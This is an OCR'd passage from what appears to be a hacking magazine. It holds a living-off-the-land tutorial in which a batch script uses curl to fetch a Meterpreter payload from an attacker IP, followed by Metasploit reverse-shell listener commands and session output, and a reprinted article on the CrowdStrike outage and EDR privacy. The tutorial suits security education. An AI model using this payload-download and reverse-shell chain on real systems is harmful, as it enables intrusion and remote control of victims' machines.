
LOtL_test - Notepad

File Edit Format View Help

```
curl http://192.168.249.169:8000/met_x64_http_169_80.exe -o C:\users\public\update.exe
pause
```

Hackercool Magazine

DID YOU KNOW?
Now, you can subscribe to
Hackercool Magazine
by paying in your local currency.



Well, curl is not the only (Living of the Land) binary in Windows. Let's learn about another bina-ry. Certutil.exe is a Windows binary that is used for handling certificates. We can also use this bin-ary to download payloads to the target Windows system. Here's the command to download paylo-ad using curlutil.exe.

I edit the same Batch script we used above to add this command.

This will save the payload in the same folder or directory as the location of the script.

"In real-world attack, certutil.exe is not pnly used for downloading payloads but also for encoding and decoding."

Now, all we have to do is convince the target users to click on these downloaded files. So, obviously we need some social engineering. To get a reverse shell, we need to start listener on the attacker system.

```
use /explmsf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse
_tcp
msf6 exploit(multi/handler) > set payload /windows
/x64/meterpreter/reverse_http
payload ⇒ windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.24
9.169
lhost ⇒ 192.168.249.169
msf6 exploit(multi/handler) > set lport 80
lport ⇒ 80
msf6 exploit(multi/handler) >
```

Hackercool Magazine

```
msf6 exploit(multi/handler) > set payload /windows
/x64/meterpreter/reverse_http
payload ⇒ windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.24
9.169
lhost ⇒ 192.168.249.169
msf6 exploit(multi/handler) > set lport 80
lport ⇒ 80
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168
.249.169:80
[!] http://192.168.249.169:80 handling request fro
m 192.168.249.165; (UUID: qcy4n01y) Without a data
base connected that payload UUID tracking will not
 work!
[*] http://192.168.249.169:80 handling request fro
m 192.168.249.165; (UUID: qcy4n01y) Staging x64 pa
yload (201820 bytes) ...
[!] http://192.168.249.169:80 handling request fro
m 192.168.249.165; (UUID: qcy4n01y) Without a data
base connected that payload UUID tracking will not
 work!
[*] Meterpreter session 1 opened (192.168.249.169:
80 → 192.168.249.165:64940) at 2024-08-29 02:20:5
8 -0400

meterpreter >
```

Hackercool Magazine

"In recent times, there has been a rise in threat actors using Living of the Land (LOTL) binaries."

```
meterpreter > sysinfo
Computer        : CUSTOMER-CARE-1
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : LOOK_RECK_AH
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```

Hackercool Magazine

In our future Issues, we will learn more about LoTL hacking techniques.

FraudGPT and other malicious AIs are the new frontier of online threats. What can we do?

ONLINE SECURITY

Toby Murray
Associate Professor of Cybersecurity,
School of Computing and Information Systems,
The University of Melbourne

On Friday, the world suffered what many have described as the largest IT outage in history, when 8.5 million Windows computers crashed and wouldn't restart.

The cause was a bug triggered by an automatic update for a piece of software that until Friday nobody beyond cyber security nerds had heard of: CrowdStrike's Falcon.

Falcon is a type of software known as "endpoint detection and response", or EDR for short. It's somewhat like an anti-virus on steroids. When installed, Falcon monitors a computer for signs of cyber attacks.

It can collect data about what files you open, what programs you run, what websites you visit, and so on. This makes it highly privileged software. When an employee accidentally opens a malicious email attachment, Falcon is watching – eternally vigilant.

EDR programs are considered best practice, recommended by the Australian government's chief cyber defence agency.

Which means that in 2024, the best strategy that cyber security experts recommend involves software that spies on everything that happens on our computers.

How did we get here, and is there a better way forward?

The case for EDR

CrowdStrike is a market leader in EDR, hence why so many systems went down late last week. And there are good reasons for recommending EDR technologies like Falcon. For individual organisations, they are invaluable for alerting IT security teams to signs of cyber intrusion.

This helps IT teams to thwart an attacker befor

(Cont'd On Next Page)

-e they can cause significant damage. In the cas-e of more stealthy attacks, it helps flag suspiciou-s behaviour that could point to a long-standing i-ntrusion. The Medibank hack of 2022 is a good example. After initially gaining access, the hacke-r spent weeks inside Medibank's networks unde-tected.

Technologies like CrowdStrike's Falcon also pr-ovide valuable intelligence about emerging cyb-er threats globally. Because its software is deploy-ed in so many organisations around the world, CrowdStrike has a bird's eye view that – at least in theory – allows it to identify patterns of malici-ous behaviour beyond what any individual orga-nisation can see.

For this reason, it's also a leader in cyber threat intelligence, providing information to IT teams a-bout what to look out for. If an organisation det-ects a cyber attack, data collected by EDR tools like Falcon can also help figure out exactly how the intrusion occurred.

Again, the Medibank hack serves as a good ex-ample. Federal Court filings contain detailed inf-ormation about the timeline of events that led to the hack, including how the initial intrusion occu-rred and what the attacker did once they gained access to Medibank's networks.

Without the omniscient view provided by surv-eillance tools like EDR, assembling this kind of i-nformation would be incredibly challenging.

What are the downsides?

In the wake of Friday's outage, it's worth questi-oning the downsides of EDR technologies. Man-y have already raised the obvious questions abo-ut our society's dependence on too few global t-ech giants, and the risks of tech monocoltures.

But we've known of these risks for over two de-cades. We likely can't expect this incident to un-do the monopolies that pervade technology mar-kets.

Another downside is the sheer technical risk. E-DR software like Falcon gains its omniscience b-y being tightly integrated into the core of Micro-soft Windows: the fundamental software that con-trols most of our computers. This is why it coul-d cause the crashes we saw in the first place.

As a maker of highly privileged software, Crow-dStrike had a responsibility to ensure its update-s were safe. It demonstrably failed and we shou-ld all demand much higher standards of account-ability from the makers of critical software.

Privacy tradeoffs

All of these issues have been widely canvassed in the days following the incident. Less discusse-d have been the privacy tradeoffs.

If you ask a cyber security professional to nam-e what type of software spies on everything you do on your computer, chances are they'll name spyware before mentioning EDR.

Spyware is malicious software hackers install o-n victims' computers to capture sensitive inform-ation, such as passwords, banking information, o-r nude photos, among other things.

Indeed, some privacy-conscious computer scie-ntists equate EDR with spyware.

As with other forms of corporate surveillance, t-here is a clear tension between the individual ri-ght to privacy and the organisational imperative to protect itself from cyber intrusions.

EDR technologies have been rolled out across major organisations with little debate about their impact on user privacy and trust. This outage m-ay provide an opportunity to finally have those debates.

Is there a better way?

(Cont'd On Next Page)

19605585

In the wake of this incident it's worth considering whether the tradeoffs made by current EDR technology are the right ones.

Abandoning EDR would be a gift to cyber criminals. But cyber security technology can – and should – be done much better.

From a technical standpoint, Microsoft and CrowdStrike should work together to ensure tools like Falcon operate at arm's length from the core of Microsoft Windows. That would greatly reduce the risk posed by future faulty updates. Some mechanisms already exist that may allow this. Competing technology to CrowdStrike's Falcon already works this way.

To protect user privacy, EDR solutions should adopt privacy-preserving methods for data collection and analysis. Apple has shown how data can be collected at scale from iPhones without invading user privacy. To apply such methods to EDR, though, we'll likely need new research.

More fundamentally, this incident raises questions about why society continues to rely on computer software that is so demonstrably unreliable. Especially in Australia where we are internationally recognised world leaders in engineering highly secure computer systems, such as those that protect highly classified information.

In the long term, we should reduce our dependence on invasive technologies like EDR by focusing our efforts on building software that's reliable and secure in the first place.

This Article first appeared in The Conversation

DOWNLOADS

1. Tails OS 6.4:
https://tails.net/news/version_6.4/


USEFUL RESOURCES

Check whether your email is a part of any data breach


https://haveibeenpwned.com

Vulnera
https://github.com/hackercoolmagz/vulnera


"Seeing the rise of LOTL attack techniques Cybersecurity and Infrastructure Security Agency, (CISA) has released comprehensive advisories to mitigate LOTL threats in April 2024."




Get them



Get them



Get them



Get them